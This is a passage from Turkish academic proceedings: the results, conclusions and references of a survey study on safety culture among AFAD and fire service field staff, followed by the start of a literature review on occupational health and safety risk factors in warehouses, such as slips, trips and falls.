
Tablo 5. Katılımcıların mevcut görevde çalışma yılı ile İGK ölçekleri arasındaki ilişkiler [14]

Alt ölçek	Görevde		Sıra Ort.	sd	χ^2	p	Fark
	çalışma	n					
Yönetim Bağlılığı	(1) 0-4 yıl	10	34,20	4	9,890	0,042*	1<5
	(2) 5-9 yıl	22	28,32				2<5
	(3) 10-14	16	25,09				3<5
	(4) 15-19	8	30,75				4<5

	(5) 20 yıl ve üzeri	4	54,38				
İG Eğitimi	(1) 0-4 yıl	10	37,90				
	(2) 5-9 yıl	22	30,09				
	(3) 10-14	16	26,06	4	3,304	0,508	-
	(4) 15-19	8	28,69				
	(5) 20 yıl ve üzeri	4	35,63				
İG Raporlama Kültürü	(1) 0-4 yıl	10	29,45				
	(2) 5-9 yıl	22	30,27				
	(3) 10-14	16	31,25	4	0,780	0,941	-
	(4) 15-19	8	27,81				
	(5) 20 yıl ve üzeri	4	36,75				

Tablo 6’da araştırmaya katılan AFAD ve itfaiye çalışanlarının YB, İGE, İGRK ölçeklerine ilişkin değerlendirmelerinde onların iş kazasına maruz kalma farklılığına göre bulguları verilmiştir. Tablo 6 incelendiğinde, YB, İGE ve İGRK boyutlarındaki cevap ortalamalarının yakın olduğu ve iş kazası geçirme durumuna göre istatistiki olarak anlamlı bir farklılık olmadığı görülmektedir ($p>0,05$). Walton vd. tarafından yapılan çalışmada itfaiyede işle ilgili yaralanmaların çok olduğu ve güvenlik kültürü çalışmalarının önemini vurgulamıştır [16].

Tablo 6. Katılımcıların iş kazası geçirme durumu ile İGK ölçekleri arasındaki ilişkiler [14]

Alt ölçek	İş kazası geçirme	n	Sıra Ort.	Sıra Top.	Z	U	p
Yönetim Bağlılığı	Evet	14	31,61	442,50	-0,272	306,500	0,786
	Hayır	46	30,16	1387,50			
İG Eğitimi	Evet	14	29,50	413,00	-0,246	308,000	0,806
	Hayır	46	30,80	1417,00			
İG Raporlama Kültürü	Evet	14	30,14	422,00	-0,088	317,000	0,930
	Hayır	46	30,61	1408,00			

Tablo 7’de araştırmaya katılan AFAD ve itfaiye çalışanlarının YB, İGE, İGRK ölçeklerine ilişkin değerlendirmelerinde onların İG eğitimi alma durumuna ait bulgular verilmiştir. Tablo 7 incelendiğinde, YB ve İGRK boyutlarındaki cevap ortalamalarının mevcut görevde çalışma yılına göre istatistiki olarak farklılaşmazken, İGE boyutu ile istatistiki olarak anlamlı farklılık olduğu görülmektedir ($p>0,05$). Bu doğrultuda, İSG eğitimi alan çalışanların kurumlarınca sağlanan İG eğitimi ile ilgili faaliyetlerinin erişilebilir, faydalı buldukları ve İGE bakımından İGK’nin yüksek olduğu tespit edilmiştir. Motorcu vd. tarafından yapılan çalışmada İGK ölçeği alt boyutu olan kadercilik ölçeği ile İSG eğitimi alma arasında

anlamli ilişki tespit edilmiştir [5]. Bir diğer çalışmada Franey, güvenlik kültürü yüksek olan itfaiyecilerin güvenli davranış sergileme oranı üzerinde anlamli ilişki tespit etmiştir [17].

Tablo 7. Katılımcıların İSG eğitimi alma durumu ile İGK lekleri arasındaki ilişkiler [14]

Alt lek	İSG						
	eğitimine alma	n	\bar{X}	SS	sd	t	p
Yönetim	Evet	26	3,82	0,60	58	1,734	0,088
Bağlılığı	Hayır	34	3,57	0,52			
İG Eğitimi	Evet	26	3,75	0,70	58	3,369	0,001*
	Hayır	34	3,71	0,53			
İG Raporlama Kültürü	Evet	26	3,53	0,68	39,968	1,655	0,106
	Hayır	34	3,27	0,43			

4. SONUÇ

anakkale ili AFAD ve itfaiye kurumlarında görevli saha alıŝanlarının İG kültürlerinin düzeylerinin güvenlik kültürü ölçeklerinden olan ‘‘Yönetim Bağlılığı’’, ‘‘İG Eğitimi’’ ve ‘‘İG Raporlama Kültürü’’ ile ele alınan bazı demografik değişkenler açısından belirlenmesine yönelik araştırma sonucunda aşağıdaki sonuçlara varılmıştır:

- Araştırmaya katılan AFAD (%23,3) ve itfaiye (76,7) alıŝanlarının %70’i 36 yaş ve üzeri olduğu, çalışanların %61,7’sinin eğitim durumunun nlisans, lisans ve üzere olduğu tespit edilmiştir.
- AFAD ve itfaiye çalışanlarının %83,3’ mevcut görevlerinde 5 yıldan uzun süredir çalıştıkları, çalışanların %43,3’ünün İSG eğitimi aldığı ve %23,3’ünün iş kazası geçirdikleri belirlenmiştir. Kurtarma ekiplerinin pek çok sağlık ve güvenlik, hizmet eğitimi aldığı bilinmektedir. Ancak verilen cevaplar doğrultusunda ‘‘Temel İSG’’ eğitimlerinin çalışanlar adına faydalı olacağı düşünülmektedir.
- AFAD ve itfaiye çalışanlarının, genel olarak iş güvenliği kültürü yüksek tespit edilmiştir.
- AFAD ve itfaiye çalışanları, kurumlarındaki yönetim bağlılığını yüksek bulmaktadır. Yönetimin İG sorunlarını göz ardı etmediği, iş kazalarından önce önlem aldıklarını belirtmişlerdir.
- Çalışanlar, kurumlarınca verilen İG eğitimlerinin iş güvenliği bilincini arttırdığını ve faydalı olduğunu düşünmektedirler. Bu özellikle kurtarma ekipleri için geliŝtirilebilecek İSG kanun ve yasaları ile İGK kültürünün daha da yüksek seviyelere ulaŝacađını göstermektedir.
- Katılımcıların, meydana gelen ramak kala olay, kaza veya tehlikeli durumları rapor ettikleri grlmŝtir.
- Mann Whitney U ve bağımsız değişkenler t-testleri sonuçlarından güvenlik kültürünü oluşturan ‘‘Yönetim Bağlılığı’’ ile mevcut görevde çalışma yılı arasında ve ‘‘İG Eğitimi’’ boyutu ile

katılımcıların İG eğitimi alma durumu arasında genel olarak istatistiksel olarak anlamlı farklılıklar tespit edilmiştir.

- Demografik özelliklerden yaş ve iş kazası geçirme ile YB, İGE, İGRK ölçekleri arasında anlamlı farklılıklar tespit edilmemiştir.

5. KAYNAKÇA

- [1] K. M. Pollack, G. S. Poplin, S. Griffin, W. Peate. V. Nash, E. Nied, and J. L. Burgess. "Implementing risk management to reduce injuries in the US fire service." *Journal of safety research*, 2017, vol. 60, pp. 21-27.
- [2] T. D. Smith and D. M. DeJoy "Safety climate, safety behaviors and line-of-duty injuries in the fire service." *International Journal of Emergency Services*, 2014, vol. 3, no. 1, pp. 49-64.
- [3] A. A. Reichard, and L. L. Jackson "Occupational Injuries Among Emergency Responders." *American Journal Of Industrial Medicine*, 2010, vol. 53, no. 1, pp. 1–11.
- [4] J. M. Tomas, J. L. Melia and A. Oliver, "A Cross-Validation of a Structural Equation Model of Accidents: Organizational and Psychological Variables As Predictors of Work Safety." *Work & Stress*, 1999, vol. 13. no. 1. pp. 49-58.
- [5] A. R. Motorcu, K. Yılmaz. "Acil Yardım ve afet çalışanlarından AFAD ve itfaiye ekiplerinin iş güvenliği önceliği ve kadercilik açısından iş güvenliği kültürlerinin değerlendirilmesi: Çanakkale İli Örneği." *International Marmara Sciences Congress*, vol. 1, no.1, pp. 481-488, 2020.
- [6] A. R. Motorcu, K. Yılmaz. "AFAD ve itfaiye ekiplerinin iş güvenliği kültürüne iş güvenliği denetimlerinin etkilerinin incelenmesi." *International Marmara Sciences Congress*, vol. 1, no. 1, pp. 638-645, 2020.
- [7] K. Yılmaz, A. R. Motorcu. "İtfaiye ve AFAD çalışanlarının güvenlik kültürü: İş güvenliği farkındalık ve yetkinlikleri ile iş güvenliği faaliyetlerine katılımlarının demografik faktörlere göre değerlendirilmesi." *Selçuk Zirvesi 2. Uluslararası Uygulamalı Bilimler Kongresi*, vol. 1, no. 1, pp. 129-143, 2020.
- [8] Health and Safety Executive (HSE). "A review of safety culture and safety climate literature for the development of the safety culture inspection toolkit." *Research Report 367*, 2005.
- [9] A. Neal, M. A. Griffin and P. M. Hart. "The Impact of Organizational Climate on Safety Climate and Individual Behavior." *Safety Science*, 2000, vol. 34, no.1, pp. 99-109.
- [10] S. J. Cox, and A. J. T. Cheyne. "Assessing Safety Culture in Offshore Environments." *Safety Science*, vol. 34, no. 1-3, pp. 111-129, 2000.
- [11] J. I. Havold, E. Nasset. "From Safety Culture to Safety Orientation: Validation and Simplification of a Safety Orientation Scale Using a Sample of Seafarers Working for Norwegian Ship Owners." *Safety Science*, vol. 47, pp. 305–326, 2009.
- [12] H. Tekin. *Eğitimde Ölçme ve Değerlendirme*. Yargı Yayınları, Ankara, 1993.

- [13] L. J. Cronbach. "My Current Thoughts on Coefficient Alpha and Successor Procedures". CSE Report 643. Center for Research on Evaluation Standards and Student Testing (CRESST), 2004.
- [14] K. Yılmaz. "AFAD ve itfaiye ekiplerinin güvenlik kültürü karşılaşılabilecekleri risk etmenleri ve önlemler: Çanakkale ili örneği." Yüksek Lisans Tezi, Çanakkale Onsekiz Mart Üniversitesi, 2020.
- [15] S. Yıldız, M. Yılmaz, A. Bakış. "Türk İnşaat Sektöründe Güvenlik Kültürü İş Güvenliği İlişkisi." 5. İşçi Sağlığı ve İş Güvenliği Sempozyumu Bildiri Kitapçığı, 2015, pp. 71-80.
- [16] S. M. Walton, K. M. Conrad, S. E. Furner, and D. G. Samo. "Cause, type, and workers' compensation costs of injury to fire fighters." American journal of industrial medicine, vol. 43, no. 4, pp. 454-458, 2003.
- [17] C. Freaney. "Safety Culture and Safety Behaviors Among Firefighters." PhD diss., University of Tennessee, 2011.

DEPOLARDA İŞ SAĞLIĞI VE GÜVENLİĞİ BAKIMINDAN RİSK FAKTÖRLERİ

Bilal Murat¹, Kübra Yılmaz²

¹ *Çanakkale Onsekiz Mart Üniversitesi, Lisansüstü Eğitim Enstitüsü, Çanakkale, TURKEY*

² *Çanakkale Onsekiz Mart Üniversitesi, Çan Uygulamalı Bilimler Yüksekokulu, Çanakkale, Çan, TURKEY*

murratbilal@gmail.com

kubra.yilmaz@comu.edu.tr

ORCID: 0000-0002-1257-3039,

ORCID: 0000-0003-3289-0864

ÖZET

Üretim ve rekabetçi piyasa yapısı depoları insanoğlunun yiyeceklerini depoladıkları yerler olmaktan çıkartarak karmaşık üretim tesisleri haline getirmiştir. Karmaşıklaşan ve yeni edindiği yeteneklerle birlikte depolar neredeyse tüm endüstriyel alanlarda kullanılmaya başlanmıştır. Kazanılan bu yeteneklerle birlikte çalışan güvenliği ve sağlığına yönelik tehditler de beraberinde gelmiştir. Depoların en temel fonksiyonu olan malzemelerin elleçlenmesi, elle ve makineler vasıtasıyla yapılmaktadır. Depo çalışanları müşteri taleplerine cevap verebilmek için malzemeleri/yükü kaldırma, çekme, taşıma itme, çömelme gibi risk faktörleri ve gövde eğilmesi, retrofleksiyon (arkaya bükülme), yükün kaldırılırken vücudun döndürülmesi gibi uygun olmayan çalışma pozisyonlarında çalışmaktadırlar. Bu olumsuz çalışma koşulları çalışan ve işveren açısından yüksek kas ve iskelet sistemi rahatsızlıklarına sebebiyet vermektedir. Depolarda stoklanan malzemelerin çeşitliliği depolara yangına daha hassas hale getirmektedir. Kimyasal maddelerden kaynaklı kazaların %46'sı kimyasalların düzgün depolanmamasından kaynaklanmaktadır. Kimyasal ürün paletlerinden meydana gelecek sızıntı ve döküntüler çalışanlar açısından büyük tehlike kaynağı oluşturmaktadır. Depolar çok sık araç trafiğinin yaşandığı yerlerdir. Çalışanlar ile araçların yakın çalışması çalışan açısından çok yüksek tehlikeye sebebiyet vermektedir. Ayrıca yaygın olarak kullanılan forkliftler ise ölümcül kazalara sebebiyet vererek çalışan güvenliğini tehlikeye atan araçlardır. Bu derleme çalışmasında başta lojistik sektörü olmak üzere sıklıkla kullanılan depolarda çalışan güvenliğine yönelik tehlike kaynakları tespit edilmiş ve değerlendirilmiştir. Bu bağlamda kayma, tökezleme ve düşme, yüksekte çalışma, malzeme elden geçirme (elleçleme), elektrik sistemler, yangın ve patlama, kimyasal döküntü ve sızıntılar, iş yeri trafiği başlıca tehlike kaynakları olarak sınıflandırılmıştır. Literatürde ve SGK istatistiklerinde kayma, tökezleme ve

düşme başlıca iş kazası etmeni olarak belirlenmiştir. Kayma ve tökezlemenin depolarda ölümle sonuçlanan kazalara sebebiyet verdiği, meydana gelen iş kazalarının %13,95'ine, ölümlerin %21,78'ünün kayma ve tökezleme sonucunda meydana geldiği tespit edilmiştir. Proaktif bir yaklaşım ile tehlike envanterinin doğru olarak çıkarılması, gerekli güvenlik önlemlerinin önceden alınması ve çalışanlara gerekli eğitimin verilmesi ile çok sık kullanım alanına sahip depolarda meydana gelen iş kazaları büyük bir oranda engellenerek çalışana, işveren ve topluma olan zarar ve kayıp en az seviyelere indirilebilecektir.

***Anahtar Kelimeler:** Depo, İş güvenliği, Risk Faktörleri, Lojistik*

RISK FACTORS IN TERMS OF OCCUPATIONAL HEALTH AND SAFETY IN WAREHOUSE

ABSTRACT

Competitive market and new production processes have transformed warehouses which known a place where human beings store their food and turned them into complex production facilities. Warehouses have begun to be used in almost all industrial areas with the increasing complexity and newly acquired capabilities. With these skills, threats to employee safety and health have come along. Handling of materials, which is the most basic function of warehouses, is done manually and by machines. Warehouse employees work in inappropriate working positions in order to respond to customer demands risk factors such as risk factors lifting, pulling, carrying the load, pushing, crouching and trunk bending, retroflexion (back bending), turning the body while lifting the load. These unfavorable working conditions cause high muscular and skeletal system disorders of the employee and employer. The variety of materials stored in warehouses makes the warehouses more sensitive to fire. 46% of the accidents caused by chemical substances are caused by the improper storage of chemicals. Leaks and spillages from chemical product pallets pose a great danger for employees. Warehouses are places where frequent vehicle traffic occurs. Working closely with employees and vehicles creates a very high risk for the employee. In addition, commonly used forklifts are vehicles that endanger employee safety by causing fatal accidents. In this compilation study, sources of danger for employee safety in frequently used warehouses, especially in the logistics sector, were identified and evaluated. In this context, slipping, stumbling and falling, working at height, material handling (handling), electrical systems, fire and explosion, chemical spills and leaks, workplace traffic are classified as major sources of danger. In the literature and SSI statistics,

slipping, stumbling and falling have been identified as the main factors of work accident. It was found that slipping and stumbling caused fatal accidents in warehouses, and of accidents at work 13.95% , of fatal accidents at work 21.78% occurred as a result of sliding and stumbling. The proper removal of the inventory with a proactive approach to the danger, the necessary safety precautions to be taken in advance, and the necessary training is given to the employees, a very common use area by blocking a large percentage of accidents in warehouses with the employee, employer and society can be decreased to minimal levels of damage and casualties.

Keywords: *Warehouse, Occupational Safety, Risk Factors, Logistics*

1. GİRİŞ

Uygarlığın ilk başlarından itibaren insanlık için, topladığı yiyecek malzemelerini sakladıkları yerler olan depolar, günümüzde müşteri ihtiyaçlarına hızlı cevap verilebilmesi için ticari emitanın stoklandığı, işlendiği ve ayırıştırma işlemlerine tabi tutulduğu yerler haline gelmiştir [1]. Günümüzde ulaştığı yapısı ve yetenekleri ile depolar artık yeni bir boyut kazanmışlardır. Geline aşamada kazandıkları yeni ilave işlevleri; malı kendisinden istenildiği gibi sınıflandırmak (müşteri talebi, sözleşme şartları, vb.), kalite ve kontrolün yapılması, malzemenin sevkiyatı için barkodlama, etiketleme ve ambalajlama işlemlerinin yapılması, stok hareketlerinin bilgi sistemleri vasıtasıyla kayıt altına alınması ve müşteriden üreticiye kadar tüm taraflar ile iletişim kurulması olarak sıralanabilmektedir [2]. Bu özellikler depoların kullanıldıkları sektörlere göre artan yönde çeşitlilik göstermektedir. Depolar kazandıkları bu yeni işlemler ile dinamik bir yapıya kavuşarak adeta üretim yapan bir tesis haline gelmişlerdir. Günümüz koşullarında gelişen teknoloji, artan nüfus, sanayileşme, tüketim bağıllığı ve artan ihtiyaçlar ile birlikte lojistik alanın büyük bir parçası olan depo ve depolama işlemlerine sürekli ihtiyaç duyulmaktadır. Taleplerin artması, tüketim ihtiyacı, yer kaybı ve alan ihtiyacı, üretimde rekabet, etkin ürün hareketi, ürün çeşitliliği ile birlikte depolar artık ayrı işletmeler olarak faaliyetlerini sürdürmektedirler. Bu alanın artan bir ivmeyle gelişmesi çalışanlar için göz ardı edilemeyecek tehlike ve risklerin oluşmasına neden olmuştur. Literatürde depolama işlemleri ve depo çalışanları için ulusal ve uluslararası birçok çalışma bulunmakta ve önemini korumaktadır. 52 NACE kodlu “Taşımacılık için depolama ve destekleyici faaliyetler” meslek alanına ait SGK 2019 yılı iş kazası ve meslek hastalıkları istatistiklerinde toplam 15.537 iş kazası, 21 meslek hastalığına tutulan sigortalı işçi ve iş kazası sonucunda yaşamını yitiren 24 sigortalı çalışan tespit edilmiştir [3]. Bir yıl içinde meydana gelen iş kazası sayısı oldukça dikkat çekici düzeydedir. Uygarlığın hafızasında yer etmiş olan klasik depolama şekli nedeniyle depolar iş sağlığı ve güvenliği kapsamında her ne kadar göz ardı edilse de Koster ve arkadaşları depolarda çalışanların büyük risk altında oldukları ve acil önlem alınması gerektiğini ifade etmişlerdir.

Bu çalışma literatür, ulusal ve yabancı ülke (ABD, İngiltere, Kanada, vb.) iş güvenliği kurumlarınca depolarda tespit edilen tehlike kaynaklarının incelenmesi neticesinde derlenmiştir. Bu çalışmanın temel amacı Türkiye’de mevcut olan literatür boşluğunun doldurarak araştırmacılara, iş güvenliği uygulayıcılarına/profesyonellerine, işverenlere ve denetçilere çalışmalarında faydalanabilecekleri bir rehber ortaya koymaktır. Çalışma esnasında tespit edilen risk faktörlerinin tüm sektörleri kapsayacak şekilde yaygın iş kazası etmeni olmaları hasebiyle sadece depolarda sınırlı kalmayacak şekilde yapılacak araştırma ve uygulayıcılara katkı sağlayacağı düşünülmektedir.

2. İŞ SAĞLIĞI VE GÜVENLİĞİ, TEHLİKE VE RISK KAVRAMLARI

Çalışan sağlığının ve güvenliğinin her iş kolunda sağlanması ve korunması, öncelikli olarak yapılması gereken hayati uygulama ve tedbirleri içerir. Geçmiş yıllarda çalışma ortamında güvenli ve sağlıklı koşulları oluşturmak için bazı önlemler alınarak işlerin yürütümü sağlansa da iş sağlığı ve güvenliği kavramı sosyal bir ihtiyaç olarak hayatımıza yakın zamanda girmiştir [9]. Özellikle ILO (Uluslararası Çalışma Örgütü) ve WHO (Dünya Sağlık Örgütü) bu alanda yaptıkları çalışmalar ve katkılarıyla ile birlikte dünyada işçi sağlığı ve işçi güvenliği bilincini uyandırmışlardır. Günümüzde teknolojik gelişmeler, kullanılan makinaların gittikçe gelişmesi, rekabet ve üretim artması ile mevcut risk ve tehlikeler artmaktadır. Bu sebeple işin yürütümü sebebiyle oluşabilecek olumsuz koşullardan çalışanları korumak, verimliliği sağlamak ve üretimin durmaması adına yapılan çalışmalar İSG ile birlikte önem kazanmaktadır [10]. Literatürde iş sağlığı ve güvenliği için araştırmacılar tarafından benzer tanımlar yapılmıştır. Özkılıç’a göre iş sağlığı ve güvenliği “iş yerinde çalışanların kaza ve meslek hastalıklarına uğramamaları adına, güvenli ve sağlıklı çalışma ortamı sağlanması için alınan tedbirler” olarak ifade edilmiştir [11]. Aksoy tarafından “çalışma ortamlarının sağlık ve güvenlik temini ile sağlanmasıyla iş kazalarını ve meslek hastalıklarını en az seviyeye indiren bir bilimdir” olarak tanımlanmıştır [12]. Balkır’a göre ise iş sağlığı ve güvenliği “bir işin yapılması sırasında iş kaynaklı fiziki çevre şartları nedeniyle çalışanların maruz kaldığı risk ve sağlık sorunlarının ortadan kaldırılması veya en düşük seviyeye inmesi için yapılan çalışmalardır” tanımı yapılmıştır [13]. İSG’nin sağlanmasında pek çok unsur ve amaçlar bulunmaktadır. Emniyetli ve sağlıklı çalışma ortamı kurularak risk ve tehlikelere karşı çalışanın korunması, oluşabilecek kaza, ramak kala veya istenmeyen olaylara karşı önlemler ile işletme veya kurumların korunması, üretimde süreklilik ve verimlilik artırılması ile üretimin korunması İSG’nin temel amaçlarındandır [14]. Çalışma ortamındaki sağlıksız ve emniyetsiz koşullar ve emniyetsiz davranışların kaldırılması meslek hastalıkları ve iş kazalarının önlenmesi adına oldukça önemli bir faktördür. İki faktöründe temelinde insan davranışları bulunmaktadır. Çalışanlarda güvenlik kültürünün oluşması ve İSG kültürünün çalışan davranışlarına yansımaları alınabilecek güçlü bir önlemdir [15]. SGK tarafından sunulan raporda, Türkiye 2019 yılında 422.463 sigortalı işçinin iş kazası geçirdiğini ve 1088 çalışanın meslek hastalığına yakalandığını bildirmiştir [3]. Yüksek rakamlar İSG çalışmalarının hayati önem taşıdığını unutturmamaktadır.

6331 sayılı İş Sağlığı ve Güvenliği Kanunu'nda tehlikenin tanımı; "iş yerinde var olan ya da etraftan taşınabilecek, işçi veya işyerini etkileyerek hasar verme durumu ve potansiyeli" olarak, risk ise; "tehlikelerden kaynaklı yaralanma, kayıp, ya da kötü sonuçlar yaşanma ihtimali" şeklinde tanımlanmıştır [16]. OHSAS 18001 İş Sağlığı ve Güvenliği Yönetim Sistemine göre tehlike; "bireylerin yaralanma veya sağlık bütünlüğünün bozulmasına veya hepsinin birlikte gerçekleşmesine neden olan durum veya kaynaklardır" risk ise; "tehlikeli durumun veya maruz kalma olasılığının meydana gelme ihtimali ya da bunların sağlık bütünlüğünü bozma ve yaralama ciddiyet derecesinin sonucu" olarak tanımlanmıştır [17]. Diğer bir ifadeyle tehlikelerden kaynaklanan sonuçlar riskleri oluşturmaktadır. İş sağlığı ve güvenliği ile birlikte risk değerlendirmesi kavramı işletme ve kurumlarda yerini almıştır. Çalışma ortamlarında, zarar, hasar ve kayıplara neden olabilecek durumların belirlenmesi, çevre veya ortamdan kaynaklanan tehlike ve risklerin zarar sonuçları belirlenerek gerekli tedbirlerin alınması ve bu çalışmaların yürütülmesi risk değerlendirmesini kapsamaktadır [18]. Her iş kolu için ayrı ayrı risk değerlendirmelerine ihtiyaç duyulmaktadır. Organizasyonel risk yönetim bilinci oluşturulması ve yönetimden işçiye her bireyi kapsamaktadır. Etkin bir risk yönetimi kültürü, çalışma ortamında meydana gelebilecek tehlike ve riskleri tanımayı ve bunların ortadan kaldırılması adına gerçekleştirilecek adımların proaktif yaklaşım izlenerek yapılmasını kapsamaktadır [11]. Depo ve depolama işlemleri karmaşık ve çok faktörlü adımları içermektedir. Çalışanların birçok tehlike ve riske maruz kaldığı bilinmektedir. İngiltere Sağlık ve Güvenlik Kurulu (HSE) depolarda yaşanan kazalardan yola çıkarak risk faktörlerini tespit etmiştir. Depo işlerinde risk faktörleri, kayma ve düşme, yüksekten düşme, duran cisme çarpma olarak elleçleme işlemleri, araç çarpması, yüksekten düşen malzeme çarpması olarak sıralanabilmektedir [19].

3. DEPO VE DEPOLAMADA KARŞILAŞILABİLECEK RİSK FAKTÖRLERİ VE ÖNLEMLER

Çalışan güvenliği açısından tehlike oluşturan tesisler haline gelen depolar, gelecekte lojistik üs olmayı hedefleyen Türkiye için önemini ve kullanımının artması beklenmektedir. Bu nedenle çalışmada depolarda çalışanların maruz kalabileceği risk etmenleri ve bu risk etmenlerine karşı alınan önlemler literatürde yapılan çalışmalar incelenerek değerlendirilmiştir.

3.1. Depo ve Depolama

Ürün hareketi, taşıma şekli ve değişimi, teslimat, ürün üzerine ekleme veya eksiltme işlemleri gibi durumlarda teslimat durmakta ve lojistiğin temel yapı taşı olan depo alanları kullanılmaktadır. Depolama, hammadde, bitmiş veya yarı ürün, sarf ve diğer malzemelerin dağıtım merkezi veya depolarda hareket hızının kesilmesiyle tüm işlemlerin yapıldığı yerlerdir [2]. Fiziksel dağıtımın en önemli faaliyetini depolama etkinliği kapsamaktadır. Tedarik zincirinde ürünlerin korunumu ve stoklanması, ürünlerin ilgili yere ulaştırılması amacıyla yerleştirilmesi, ürünlerin geçici olarak saklandıkları ve ürünlerin tip ve çeşidine göre tasarlanmış alanlar depolardır [4]. Depo ve depolama

fonksiyonu en küçük marketten karmaşık üretim proseslerine sahip endüstriyel üretim tesislerine kadar birçok sektörde kullanılan yaygın bir yetenektir. Üretim çeşitliliğinin ve karmaşıklığının arttığı günümüzde depo ve depolama fonksiyonu yeni yetenekler kazanarak ham maddeden müşteri talebi doğrultusunda hazırlanan nihai ürüne kadar farklı çeşitlilikte ve nitelikteki ürünlerin stoklanması, mühendislik çalışmalarının yapılması, stokların etkin yönetimi istifleme, makine, teçhizat, bilgi sistemleri ile çalışan emeğinin birleştiği bir bütün haline gelmiştir [5]. En temel yaklaşım ile ürün stoklarının muhafaza edildiği ticari binalar olarak tanımlanan depolar piyasadan artan rekabetle birlikte önemi artan ve daha dinamik bir yapıya kavuşan tesisler olarak karşımıza çıkmaktadırlar [6]. Depolar piyasa şartlarında meydana gelen değişimlere paralel olarak yeni yetenekler ve ürün karıştırma, üretim lojistiği, müşteri hizmetleri, dağıtım ve konsolidasyon (birleştirme) gibi yeni fonksiyonlar kazanmıştır [7]. Çeşitliliğin ve ihtiyaçların çok fazla olması sebebiyle literatürde depolar birçok yönden sınıflandırılmıştır. Hopbağlı çalışmada depoları; coğrafi dağılıma göre, depolama stratejisine göre,



Şekil 40. Modern Depo Görünümü [49]

işleyişine göre, ürün karakteristiğine göre 4 grubu ayırarak alt sınıflarını listelemiştir [2]. Kuyucu çalışmada depoları İSG açısından; kapalı depolar, açık hava depoları, tehlikeli madde depoları, soğuk hava depoları, kuru yük depoları ve otomatik sistemli depolar olarak belirtmiştir. Depolarda taşınan ürün ve malzemeler gereği insan gücü dışında bazı ekipman ve araçlar kullanılmaktadır. Depolama işlemlerinde en sık kullanılan istif makinaları, üç tekerli forklift, karşıt yüklü forklift, erişim araçları, transpaletler ve motorlu transpaletlerdir. Bu makinaları yalnızca eğitimini ve belgesini almış istif makinası operatörleri kullanabilmektedir [8].

3.2. Depolamada ve Depolarda Risk Etmenleri ve İSG Önlemleri

Literatürde yapılan çalışmalar depo sınıflarına göre farklı başlıklar halinde toplasa da depolama işlerinde genel olarak kayma, tökezleme ve düşme, malzeme elleçleme, yüksekte çalışma, elektrik sistemleri, kimyasal maddeler, stok ve raf sistemleri, kullanılan ekipman ve araçlar olarak tehlike kaynakları sıralanmaktadır [19-23]. Depolama işlerinin yoğun temposu, hızlı işleyişin sürmesi, trafik

yoğunluğu ve de plansız ve düzensiz iş akışının sonuçlarında iş kazaları kaçınılmaz olmaktadır. Bu çalışmada, literatür taraması ile birlikte depolama işlerinde bulunan tehlike ve risklerden bahsedilmiştir. Özel depolama teknikleri olan soğuk hava depoları, otomatik depolama sistemleri ve otomatik kontrollü taşıma sistemleri ile çalışanların sağlıklarına yönelik tehlike kaynakları (gürültü, aydınlatma, titreşim, vb.) çalışma kapsamına alınmamıştır.

3.2.1.Kayma, Tökezleme ve Düşme (KTD)

Çalışanlar ve toplum tarafından önemsiz ve sıradan olarak görülen kayma, tökezleme ve düşme tehlikesi günlük ve çalışma hayatı dâhil her yerde meydana gelebilmektedir [19]. Yapılan çalışmalar ve istatistiki veriler toplum ve çalışana tarafından algılanan şeklinin ötesinde büyük bir tehlike kaynağı olduğunu ortaya koymaktadır. İş kazaları istatistiklerinin düzenli olarak tutulduğu ülkelerde ve yapılan bilimsel çalışmalarda KTD'lerin ciddi ve ölümlü iş kazalarına neden olan başlıca iş kazası nedeni olduğu tespit edilmiştir [24-25]. Düşmelere neden olan kişisel nedenler iş gerginliği, yaş, cinsiyet, obezite, sigara, alkol, fiziksel hareketsizlik ve somatik şikayetler; çevresel nedenler de işyeri zemini ve ayakkabılar olarak sıralanmaktadır [25]. Amerika Birleşik Devletleri'nde hastanelerin acillerine müracaat eden hastaların (kasti olmayan yaralanmaların) %21 KTD'lerden kaynaklanmaktadır [26]. Çalışan ve işverene yönelik büyük kayıplara neden KTD'ler gerekli iş güvenliği tedbirleri alınarak büyük bir oranda azaltılabilmektedir. Çalışana yönelik kayıpları kazalar sonucunda oluşan ağrılar, hayat kalitesinde meydana gelecek azalma, stres ve endişe olarak; işverene yönelik kayıplar da yetişmiş iş gücü kaybı, sigorta maliyetleri, idari cezalar, faaliyet durması veya ertelenmesi ve marka itibarının kaybedilmesi olarak tanımlayabiliriz [19]. Ciddi yaralanmalara sebep olan kayma ve tökezlemeler işverene ve çalışana yüksek maliyeti olan kas ve iskelet sistemi rahatsızlıklarına sebep olmaktadır. Ancak kayma ve tökezlemelerin neden olduğu doğrudan ve dolaylı maliyetler ile kas ve iskelet sistemi rahatsızlıkları sürekli olarak göz ardı edilmektedir [27]. İngiltere'de meydana gelen büyük kazaların %57'si, tüm iş kazalarının (7 gün ve üzeri istirahat gerektiren yaralanmalar dahil) %36'sının nedeni KTD olarak tespit edilmiştir [28]. ABD'lerinde %15 ile en çok ölümlü iş kazasına neden olan ikinci kaza etmeni olarak KTD'ler bulunmuştur [29]. Avrupa birliğinde meydana gelen ölümlü iş kazalarının %19,4'ü yüksekten düşme sonucunda meydana gelmiştir. KTD'ler ise 3 gün ve üzeri iş göremezliğin ana etkeni olarak tespit edilmiştir [30]. ABD'lerinde meydana gelen düşmelerin %15,1'i Ulaşım ve malzeme hareket ettirme işi ile uğraşan çalışanların aynı düzlemde düşme sonucu meydana gelmiştir. Ulaştırma ve depolama sektörü düşme sonucunda kaza meydana gelme sıklığı 10 000 kişide 28,1 kişi olarak KTD'lerin sık meydana geldiği iş koludur [31]. SGK verilerine göre 2019 yılında meydana gelen iş kazalarının %13,95'i ve ölümlü iş kazalarının %17,8'i ile 2018 yılında iş kazalarının %21,78'i ve ölümlü iş kazalarının %14,5'i kayma ve tökezleme sonucunda meydana gelmiştir. Tüm iş sektörlerinde önemli iş kazası nedeni olan KTD'ler sektörel bazda İngiltere'de en çok ikinci sırada ulaşım ve depolamada sektöründe meydana gelmiştir. Kayma ve tökezlemeye neden olan insan faktörlerini tespit etmek üzerine yaptıkları çalışmada Peebles ve arkadaşları, kayma ve tökezleme nedeniyle meydana

